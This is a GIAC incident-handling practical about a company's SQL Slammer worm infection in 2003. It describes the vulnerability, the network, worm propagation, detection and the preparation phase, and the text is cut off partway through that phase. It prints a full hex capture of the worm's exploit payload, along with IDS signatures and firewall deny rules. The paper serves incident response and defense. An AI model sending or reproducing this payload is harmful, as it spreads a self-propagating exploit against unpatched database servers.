Back-Door'ed by the Slammer

GIAC Incident Handling
And
Hacker Exploit Practical

Version 2.1a

Sept 4, 2003

By: John Hally

Table of Contents:

Introduction:

On Sunday, January 26, 2003, The Company I work for was involved in an incident caused by SQLSlammer. What makes this particularly interesting is that the course of the infection happened from within the company, actually starting at our corporate headquarters. It found its way through a small 56k frame relay connection that had been monitored, but through a configuration mishap, the traffic was allowed through undetected. To make matters worse, a few days before we were hit, we had been in contact with another company that was infected and were taking precautions to avoid being infected ourselves.

The goal of this paper is show how the incident was handled, and demonstrate that even though you may think you're protected, it's imperative to double check your perimeter protection and have good lines of communication with sites that have direct access to your network. I also plan to touch upon the reasons behind not being sufficiently patched and the importance of patch management, along with how the incident was handled, and in parts, mis-handled.

In each of the 6 steps of incident handling: Preparation, Identification, Containment, Eradication, Recovery, Lessons Learned, I will describe how the process took place at the time of the incident and also add comments on how the incident could have been handled more efficiently with the knowledge attained from this class.

The Exploit

Name of Exploit: SQL Slammer Worm

Common Vulnerabilities and Exposures: CVE candidate # CAN-2002-0649

CERT Advisory: CA-2003-04 MS-SQL Server Worm

Description and Summary of Vulnerability:

The SQLSlammer worm is based upon a vulnerability in Microsoft's SQL Server2000 and MSDE2000 resolution service. The vulnerability exploited by SQLSlammer is outlined in Microsoft Security Bulletin MS02-039.(1) This bulletin is also available in Appendix I at the end of the document. The resolution service is responsible for overseeing external client connections to different database instances. Prior to SQL Server2000/MSDE2000, only one database instance could run on the standard TCP port 1433. With the advent of the resolution service, it is now possible to run multiple database instances on any given server. This service actually contains three vulnerabilities, one of which could enable an attacker to gain control of the vulnerable server.

The first two vulnerabilities cause Denial of Service, or DoS. By sending carefully crafted packets to UDP port 1434 (the Resolution Service port), an attacker could cause the heap portion of system memory to be overwritten that could result in the SQL Server service failing.

The second DoS condition exists in an exploit of the keep-alive mechanism which the Resolution Service uses to distinguish between active and passive database instances. It is possible to craft a keep-alive packet that, when sent to the Resolution Service, will respond with the same information. If the source address is spoofed using an address of another vulnerable SQL Server2000 system, an infinite loop condition would exist in which each system would continue sending each other the same information. This would cause exhaustion of system resources, and thus cause the DoS condition, which is very similar to how the UDP echo-chargen service DoS attack functions.(2)

The third and most severe vulnerability is also a buffer overrun attack, however, this time the memory that is overwritten is the stack. By creating a specific data payload in the buffer overrun, an attacker could execute code on the vulnerable system. This is the attack vector that the SQLSlammer worm uses to infect vulnerable systems.

Operating Systems Affected:

The SQL Slammer Worm affects any Microsoft operating system that runs Microsoft SQL Server2000 or Microsoft MSDE2000. The following is a list of operating systems that are vulnerable (3):

- Microsoft WindowsNT 4.0 ServicePack 5 or greater running MS-SQL or MSDE 2000, pre ServicePak 3
- Windows 2000 servers running Microsoft SQL Server 2000 or MSDE 2000, pre-Service Pak 3
- Microsoft WindowsXP Embedded tools using MSDE
- Windows98 running MSDE 2000
- Windows ME running MSDE 2000

MSDE 2000 is a database engine that is used in some Microsoft and third party products when the entire scale of MS-SQL is not needed. There are three categories that products fall under with regards to installation of MSDE. Below is a list of the category and associated products that fall under that specific category.

1. Products that require explicit selection for installation:

    a. .NET Framework SDK
    b. ASP.NET Web Matrix
    c. BizTalk® Server 2002 Partner Edition
    d. Host Integration Server 2000
    e. Office XP Professional, Developer
    f. Project Server 2002
    g. Retail Management System headquarters 1.0
    h. Small Business Server 2000
    i. SQL Server 2000, Enterprise Edition, Developer Edition, Personal Edition (RTM, SP1, SP2)
    j. Visio Enterprise Network Tools
    k. Visual FoxPro® 7.0 and 8.0 beta
    l. Visual Studio .NET 2002 Professional, Enterprise Developer, and Enterprise Architect editions
    m. Visual Studio .NET 2003 Beta
    n. Visual Basic .NET Standard 2002 , Visual C++ .NET Standard 2002 , Visual C# .NET Standard 2002
    o. Windows Enterprise Server 2003 RC1, only if UDDI is enabled
    p. Windows Server 2003 RC1, only if UDDI is enabled

2. Products that install MSDE by Default:

    a. Application Center 2000 RTM, SP1, SP2
    b. Commerce Server
    c. Encarta Class Server 1.0

d. Host Integration Server 2000
e. Microsoft Business Solutions Customer Relationship Manager
f. Microsoft Class Server 2.0
g. Operations Manager 2000 RTM, SP1
h. Retail Management System Store Operations 1.0
i. SharePoint™ Team Services 2.0 beta 1
j. Small Business Manager 6.0 , 6.2, and 7.0
k. Windows XP Embedded Tools

3. Products that have the updated version of MSDE which includes SP3, which are not vulnerable:
   a. Windows Enterprise Server 2003 RC2
   b. Windows Server 2003 RC2

This list and further information can be found at the following URL or in Appendix II at the end of this document:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/MSDEapps.asp

Protocols/Services/Applications:

New to Microsoft SQL Server2000 and MSDE2000 is the ability to host multiple database instances on a single server by using the Resolution Service. Not all of the database instances can run on the default TCP port 1433. Therefore, Microsoft SQL Server2000 will start up the multiple instances on dynamically assigned ports. The Resolution Service keeps track of each database instance information, including the port number it is running on. Typically, clients will have no knowledge of the database information other than the name and system it is available on and also need some mechanism to connect to the database using the database name. The Resolution Service handles the name-to-port mapping. When a client requests a connection to a database instance, a query is sent to the Resolution Service on UDP port 1434, which responds with the database instance information and the connection is completed.(4)

UDP (User Datagram Protocol) is a protocol which runs on top of IP (Internet Protocol). UDP is a fast, connectionless protocol used in situations where TCP (Transmition Control Protocol) is to too slow, complex, or unnecessary. Because UDP is a transaction-oriented protocol, delivery of the packets is not guaranteed.(5) Other common applications that use UDP are: DNS (Domain Name Server), Telnet, FTP (File Transfer Protocol), and NTP (Network Time Protocol)

Variants:

Though no true variants have been produced as of yet, it is believed that the framework used in the creation of the SQL Slammer worm was created by British security specialist David Litchfield. Mr. Litchfield presented his exploit code at the Black Hat Security Briefings in August of 2002. With his sample code, he opened a command shell.(6) The SQLSlammer worm has also been known as:(7)

Sapphire Worm
W32.Slammer
W32.SQLExp.worm
DDOS.SQLP1434.A
SQL_HEL

In addition, the SQL Slammer has also been dubbed a "Warhol" worm. A Warhol worm is a one that has a well-optimized scanning architecture, which allows it to propagate throughout the Internet in an extremely fast rate. The title "Warhol" comes from Andy Warhol, an eccentric artist who's famous quote, "In the future, everybody will have 15 minutes of fame" is still popular today. The idea is that if a worm can propagate throughout the Internet in fifteen minutes, it would be devastating.(8) Ironically, you will see later in this paper that the code used for propagation could actually be optimized even further.

The Attack

Summary of Vulnerability:

The SQL Slammer worm infects systems by using a buffer overrun exploit in the MS-SQL Server 2000 Resolution Service. Once a vulnerable system is found and exploited, the worm code loads in resident memory and attempts to propagate to other exploitable systems. This is determined by a function that randomly generates target IP addresses. The worm will send 376 byte UDP packets to the Resolution Service running on UDP port 1434, and attempt to exploit the buffer overrun.(9)

Description and Diagram of Network:

The network affected by the SQLSlammer worm consists of two major parts: one that handles customer traffic that accesses custom Internet applications, the other (end user network) services employees that work at the company. For access to Human Resources, Payroll and other services, there is a 56k Frame Relay connection that connects the End User network to Corporate Headquarters.

The customer Service Delivery network is comprised of a pair of Cisco 7200VXR series border routers. These routers connect to the Internet using multiple DS-3 connections from different providers, and provide a large amount of bandwidth and redundancy for customer traffic that comes in from the Internet.


Downstream from the border routers is a pair of Cisco PIX525 firewalls configured in a live hot standby configuration. Beyond the firewalls is a pair of Cisco CSS11503 Content Switches. These load-balancing appliances allow for high scalability and redundancy for the application servers.

The application servers are configured into farms of servers, each with specific functions within the customer application. One of these farms of servers contains the MS-SQL servers, which were infected with the SQL Slammer worm. Customers interface with the application strictly through HTTP, which allows for tight security at the border routers. The application web servers in turn make SQL queries to the Microsoft SQL2000 servers on the protected network. No SQL traffic enters from the Internet, only HTTP traffic.

The End User network is separated from the Service Delivery network by a Cisco 2621 router. This router allows true controllable segmentation of customer traffic from the company's end users. The End User network also contains the groups that support different facets of the service, and therefore need access to certain systems in the Service Delivery network.

At its border, the End User network uses a Cisco 2621 router, which terminates a T1 circuit for end user traffic to the Internet. This router hands off traffic to a pair of Cisco PIX 505 units in a hot-standby configuration for redundancy.

The corporate headquarters gains access to the End User network by way of a 56k frame relay connection. This connection provides Human Resources, Payroll, and other departments access to corporate headquarters for day-to-day operations. Below is a simplified diagram of the network:



Access control lists on all of the border routers, on both the Service Delivery and End User network handle perimeter protection. The access control lists are configured in a deny-based setup. What this means is the access control lists allow only necessary traffic, and disallow anything that is not explicitly accounted for while logging the information. At the border routers, the list of acceptable traffic is limited allowing for tight security. The customers interface is strictly a web interface so the access control lists allow HTTP connections to the web server farm virtual address. DNS, Mail, NTP, along with a select few other application protocols are allowed in through the access control lists.


Both the Service Delivery and the End User Cisco PIX firewalls act as a secondary line of defense, as well as handle the entire network address translation from public to RFC1918 private address space. We also implement a deny-based rule set at the firewalls to further limit access to only necessary services. The Cisco Content Switches add a third layer of network security. The Content Switches handle load balancing of traffic across farms of servers using virtual addresses for each farm. When a connection is requested on a given virtual address, the Content Switch determines which real system

can best handle the request and forwards the request to that server. The switch also provides protection from other attacks such as a SYNflood. It does this by spoofing the connection and attempting to complete the connection prior to forwarding it off to the real server. If the connection is not completed, the switch will not forward the connection on to the real system and discard the connection after a short amount of time, thus avoiding using up real system resources and causing a denial of service.

All border routers and firewalls log to a centralized logging server. With the help of a custom application, all of the network device logs can be monitored for malicious activity. Along with router and firewall log monitoring, network traffic is also monitored using SNORT Intrusion Detection. Prior to the SQLSlammer incident, a single SNORT sensor was placed in the exit VLAN monitoring the internal interface of the Service Delivery Network PIX firewall. The sensor would send its alerts off to an ACID console server by way of a second interface in an out-of-band, non-routed VLAN.

Protocol Description:

The Microsoft SQL2000 Resolution Service uses UDP as its communication protocol. UDP is a connectionless, transaction oriented protocol with no built in error recovery. It uses the ICMP protocol to handle error conditions as they arise. Below is a simple diagram of a database connection.



If a client wishes to connect to a MS-SQL database, the client will:

1. Make a connection to the Resolution Service on UDP port 1434 requesting the database instance.
2. The MS-SQL Resolution Service will respond with the port assigned that the particular database instance is listening on.
3. The client then makes a connection to the database on this port.

The Slammer worm mimics the above transaction, acting as though it's a legitimate client connection in step 1. But instead of requesting the database information, it initiates the buffer overrun and exploits the vulnerability in the Resolution Service.

Exploit in Action:

The SQLSlammer worm activity can be broken down into five steps:

1. SQLSlammer sends a 376byte UDP packet to port 1434 of the targeted host. The first byte in the string is 04, which indicates that the data following is the name of the database being requested. The name should be a maximum of 16 bytes with the last byte of 00 indicating the end of the name. Slammer never sends the 00, instead sending streams of 01, thus causing the overrun.

2. The string of 01 characters overflows the 128 bytes of reserved memory for the SQL request, after which the Slammer payload loads onto the stack and is executed.

3. SQLSlammer then generates a random IP address used as a target for infection. It generates the random IP address by looking at elapsed milliseconds on the CPU system clock since the last boot and interprets it as an IP address.

4. The worm takes its own code and sends it on to the generated address attempting to find another vulnerable system and replicate.

5. Slammer immediately loops into generating into another IP address and sends out attempts as fast as it can generate them. The one slight flaw in the code is in the second and subsequent address generation. Instead of using the initial algorithm, it instead just shuffles the bits in memory to generate a new address. This can cause a few digits to be unchanged, which is not optimal.


The above information was attained from an excellent article that breaks down the Slammer worm in an very easy to understand synopsis that is available at:

http://www.wired.com/wired/archive/11.07/slammer.html

For the more technically savvy, eEye Digital Security has an excellent in-depth analysis of the Slammer worm.(11) A copy of the actual code is available in the Appendix at the end of this document.

Diagram of Attack:

Below is the diagram of attack and a brief description:



1. Systems become infected on the internet.
2. We see inbound attempts to UDP port 1434 from the Internet to our network at points 2 and 2a.
3. No alerts are generated for inbound Slammer activity at point 3; therefore we conclude that the network defenses are adequate.
4. At some point, a development server becomes infected at Corporate Headquarters.
5. There is a mis-configured router at point 5, allowing the infection into our network.
6. At point 6, our systems have become infected, causing the incident.

When the incident occurred, we did not have any personnel on site. Therefore, we recreated what we believed to have happened through our investigation. At step 1, we knew that there was a worm running rampant on the Internet and had put into position defenses to thwart infection. We saw these defenses denying traffic destined for our network at step 2 from logs generated at the border routers. At step 3, we looked for these attempts downstream from the border routers and found no evidence of this traffic making it to the IDS. So we concluded that the network defenses were sufficient. However, our corporate office became infected at step 4, which we believed to be the origin of our infection. Because of a mis-configured router, the malicious traffic was allowed into our network at step 5, which eventually caused the infection of the vulnerable servers at step 6.

The key point here was that we focused all of our attention towards the external network ingress points and did not pay attention to other possible routes of infection. It is extremely important to remember that an attack can potentially come from anywhere and all possible infection vectors should be accounted for.

Signature of Attack:

A server that is infected with SQLSlammer will attempt to make large amounts of UDP connections to port 1434 on random destination addresses. This activity is the worm scanning for vulnerable systems. An easy way to check a system that is suspect is to issue 'netstat –a' at a command prompt. This will produce a list of active network connections, with source and destination IP addresses and ports. If you examine this data and the system is indeed infected, you should see large amounts of these attempted connections. A check of the Windows System, Security, and Application logs revealed no indication of the attack.

Another option is to log inbound and outbound connection attempts to UDP port 1434 at both the firewall(s) and border router(s). If there is an infected system on your network, you should see log entries with the source address of the suspected server making connection attempts on UDP port 1434 to random destination addresses.

A third option is to use Intrusion Detection. Network Intrusion Detection Systems (NIDS) use signatures to detect malicious activity by matching the network traffic to the signature pattern. Below is an example of the SNORT IDS signature used to detect SQL Slammer traffic with a brief description of how it works(12):

alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"MS-SQL Worm propagation attempt"; content:"|04|"; depth:1; content:"|81 F1 03 01 04 9B 81 F1 01|"; content:"sock"; content:"send"; reference:bugtraq,5310; classtype:misc-attack; reference:bugtraq,5311; reference:url,vil.nai.com/vil/content/v_99992.htm;

1. Looks to match any UDP traffic originating from any network defined in the variable $EXTERNAL_NET from any port destined for UDP port 1434 on any system belonging to networks defined by the $HOME_NET variable.

2. If this traffic matches, it then looks for the hex content "|04|" over 1 byte of data after the header (depth:1). If it matches, continue and match hex content "|81 F1 03 01 04 9B 81 F1 01|", ASCII content "sock", and ASCII content "send" in the rest of the payload.

3. If these conditions are met, the signature will send an alert to the configured SNORT output handler.

There is also a Snort signature that will detect if any of your systems are infected and attempting to make outbound connections. An example is provided below:

alert udp $HOME_NET any -> $EXTERNAL_NET 1434 (msg:"MS-SQL Worm propagation attempt OUTBOUND"; content:"|04|"; depth:1; content:"|81 F1 03 01 04 9B 81 F1|"; content:"sock"; content:"send"; reference:bugtraq,5310; classtype:misc-attack; reference:bugtraq,5311; reference:url,vil.nai.com/vil/content/v_99992.htm; sid:2004; rev:1;)

As you can see, the only major difference is that this signature is looking for traffic originating on your network that is defined by the $HOME_NET variable.

Below is a sample network trace of the Slammer worm in the wild(13):

```
23:58:11.848217 c213-100-162-36.swipnet.se.2572 >
aaa.bbb.ccc.ddd.edu.ms-sql-m:  [udp sum ok] udp 376 (ttl 109, id 6048,
len 404)
0x0000   4500 0194 17a0 0000 6d11 3ed7 d564 a224      E.......m.>..d.$
0x0010   xxxx xxxx 0a0c 059a 0180 355d 0401 0101      .o........5]....
0x0020   0101 0101 0101 0101 0101 0101 0101 0101      ................
0x0030   0101 0101 0101 0101 0101 0101 0101 0101      ................
0x0040   0101 0101 0101 0101 0101 0101 0101 0101      ................
0x0050   0101 0101 0101 0101 0101 0101 0101 0101      ................
0x0060   0101 0101 0101 0101 0101 0101 0101 0101      ................
0x0070   0101 0101 0101 0101 0101 0101 01dc c9b0      ................
0x0080   42eb 0e01 0101 0101 0101 70ae 4201 70ae      B.........p.B.p.
0x0090   4290 9090 9090 9090 9068 dcc9 b042 b801      B........h...B..
0x00a0   0101 0131 c9b1 1850 e2fd 3501 0101 0550      ...1...P..5....P
0x00b0   89e5 5168 2e64 6c6c 6865 6c33 3268 6b65      ..Qh.dllhel32hke
0x00c0   726e 5168 6f75 6e74 6869 636b 4368 4765      rnQhounthickChGe
0x00d0   7454 66b9 6c6c 5168 3332 2e64 6877 7332      tTf.llQh32.dhws2
0x00e0   5f66 b965 7451 6873 6f63 6b66 b974 6f51      _f.etQhsockf.toQ
0x00f0   6873 656e 64be 1810 ae42 8d45 d450 ff16      hsend....B.E.P..
0x0100   508d 45e0 508d 45f0 50ff 1650 be10 10ae      P.E.P.E.P..P....
0x0110   428b 1e8b 033d 558b ec51 7405 be1c 10ae      B....=U..Qt.....
0x0120   42ff 16ff d031 c951 5150 81f1 0301 049b      B....1.QQP......
0x0130   81f1 0101 0101 518d 45cc 508b 45c0 50ff      ......Q.E.P.E.P.
0x0140   166a 116a 026a 02ff d050 8d45 c450 8b45      .j.j.j...P.E.P.E
0x0150   c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45      .P........<a...E
0x0160   b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829      ...@...........)
0x0170   c28d 0490 01d8 8945 b46a 108d 45b0 5031      .......E.j..E.P1
0x0180   c951 6681 f178 0151 8d45 0350 8b45 ac50      .Qf..x.Q.E.P.E.P
0x0190   ffd6 ebca                                    ....
```

As you can see from the both the HEX and ASCII decode above, all of the matching patterns are present and would cause the IDS to alert.

Other popular IDS systems also have signatures to detect SQL Slammer activity. Enterasys' Dragon IDS signature has the form:

```
U D A B 1 166 1434 MS-SQL:SERVER-WORM
/64/6c/6c/68/65/6c/33/32/68/6b/65/72/6e
```

Also, ISS' IDS product RealSecure has the following signature for SQL Slammer(14):

SQL_SSRP_StackBo is (udp.dst == 1434 ssrp.type == 4 ssrp.name.length > 97)

Because the SQLSlammer loads its payload into resident memory after compromise, there are no executables or registry modifications left on the system. A simple reboot eliminates the malicious code from the system. Typical signs of an infected host are sluggish behavior, unusually high network activity, and large amounts of outbound connection attempts to UDP port 1434 to random destination IP addresses.

Protection Against Attack:

In order to protect against a SQL Slammer attack, there are a few things that need to be done. First, add explicit deny statements to the perimeter defenses of the network which are typically border routers and firewalls; this wards off the scanning of infected systems on the Internet. The deny statements should drop all UDP traffic destined to source port 1434 into your network. Conversely, these same deny statements should be added to outbound access lists to contain propagation traffic in the event any of your SQL systems do suffer an infection. This will keep propagation attempts from originating from your network. For most Cisco devices, the deny statements will have the form of:

```
deny tcp any eq 1433 any any log
deny udp any eq 1433 any any log
deny tcp any eq 1434 any any log
deny udp any eq 1434 any any log
```

The above statements constitute dropping access to both the MS-SQL application and the referral service. It is also good practice to eliminate any unauthorized traffic from entering your network. One must remember that this will also drop legitimate SQL traffic from entering your network. If its at all possible, limiting the access to known source IP addresses that produce legitimate SQL traffic will lessen the possibility from infection, as long as those servers remain unaffected. Make sure that all points of entry are accounted for and access is restricted to authorized traffic only.

The next, and most important step that can be made to defend systems against attack is to patch all Microsoft SQL servers with MS-SQL Service Pack 3 (or at least patch MS02-

039). This patch, along with additional vulnerability fixes are also available in patch MS02-061.

In addition, good Network and/or Host Intrusion Detection can be invaluable. Network Intrusion Detection such as SNORT can alert of potential malicious attempts from both external and sometimes more importantly, internal attackers. Host-based Intrusion Detection can also alert of malicious attempts by monitoring event or system log files for specific entries, or monitoring file access/modification attempts. At the very least, setting up a good centralized logging server to gather log data from firewalls, routers and/or servers can help identify security issues immensely.

The Incident Handling Process

Preparation:

The Computer Systems & Services Group consists of thirteen individuals. Because of the versatility of the members and longevity with the organization, some of these individuals serve multiple roles. I suspect that this is the case for a lot of companies who aren't very large, or have downsized in recent years. In this particular case, one of the network engineers also serves as a security engineer who manages the IDS systems, monitors network log files, and advises on system and network implementation from a security perspective. There are also MS-SQL Database Administrators that serve as Unix/Linux administrators, a Performance Engineer, two Application Engineers, two Windows System Administrators, and also two Oracle Database Administrators. This group is responsible for both the End User Computing and the Service Delivery systems and networks.

The Service Delivery network serves up a custom application to customers, which is available 24 hours a day, 7 days a week, and 365 days a year. Because of the need for around the clock availability, a paging system has been developed to page on-call personnel should any problems arise. The on-call personnel are these same administrators, who rotate on-call duties on a weekly basis. Along with the intricate paging system, a complete set of documents were developed covering all major facets of the operation including: online applications, supporting network diagrams, basic troubleshooting procedures, vendor contact and account numbers, and emergency home and cell numbers for all group members, facility personnel, Director of Online Services, and the Chief Information Officer. In this way, any person with on-call duties can escalate any situation after diagnosing issues using the troubleshooting information. All emergency personnel are also equipped with cell phones with two-way radio functionality.

Along with the above documentation, specific diagnostic tools have been developed or purchased for troubleshooting purposes. Cricket, an SNMP monitoring and trending tool has been implemented to monitor network traffic, system memory, CPU utilization, along with other specific SNMP counters deemed important to track.

A Unix system was configured with syslog to allow for a centralized logging server for all of the network routers and firewalls. Also developed were PERL scripts and web pages that allow manipulation of the log files by searching for specific patterns. In this way, checks for any errors or messages from log data could be used for correlation relatively quickly.

A single SNORT sensor had also been implemented in the exit VLAN of the Service Delivery Network, along with an ACID console, to monitor inbound connections to services. Unfortunately, there had not been any capital invested into the IDS system, which was comprised of two low-end Linux systems. Because of the limited system resources, only inbound traffic was being monitored. Both the firewall rules and border router access lists were configured to deny all traffic except for the necessary services.

For data integrity, the company's backup policy is to run weekly full backups over the weekend with incremental backups occurring daily. Our typical data retention policy is six months of off-site data storage with a one month on site retention. In the event of a complete catastrophe, we would have at maximum one month of lost data. The one-month on site data coverage covers the company for day-to-day data integrity. Certain groups of servers, such as the farm of web servers, are not included in the backup policy. It has been agreed that because of the simplicity of the server configuration, it would actually be faster to rebuild a new system than attempt to restore from tape. Because of the amount of identical servers, the downtime of any single server is insignificant, and other than log data, no critical information resides on the system.

Incident handling procedures were loosely defined in the company security policy. Mostly they were inferred. Typically if there were any incidents with any services during normal business hours, the first person or persons to react would be the system adminstrator(s). If a security issue was potentially the cause, the security engineer would be notified, and the chain of custody, though not succinctly defined, could be followed. Because a major incident hadn't been encountered in quite some time, this process was never put to the test and was deemed acceptable for both regular business hours. For off hours, on-call personnel were to diagnose problems as best they could with the documentation provided, and were instructed to attempt fixes within reason. If a problem arose that was either security related or above the level of on-call personnel, the handler would escalate the incident to a system owner or administrator. The on-call person would attempt to make contact with the administrator via home or cell phone, and if unavailable, the procedure was to attempt to contact the next available administrator on the Emergency Contact List.

On Friday, January 24, 2003 we received a call from a contact of ours at a local hosting company. The network engineer we spoke to used to be an employee of our company and he had called to talk about some unusual scans he noticed hitting his firewall. The scans seemed to have come from a group of random addresses, and all were attempting UDP connections to port 1434. We also discussed the recent advisories regarding a new worm propagating through known vulnerabilities in Windows2000 running MS-SQL, and

assumed that the traffic he was seeing was caused by this worm. We had not seen any attempts against our network at that time, but were sure we'd see it at some point.

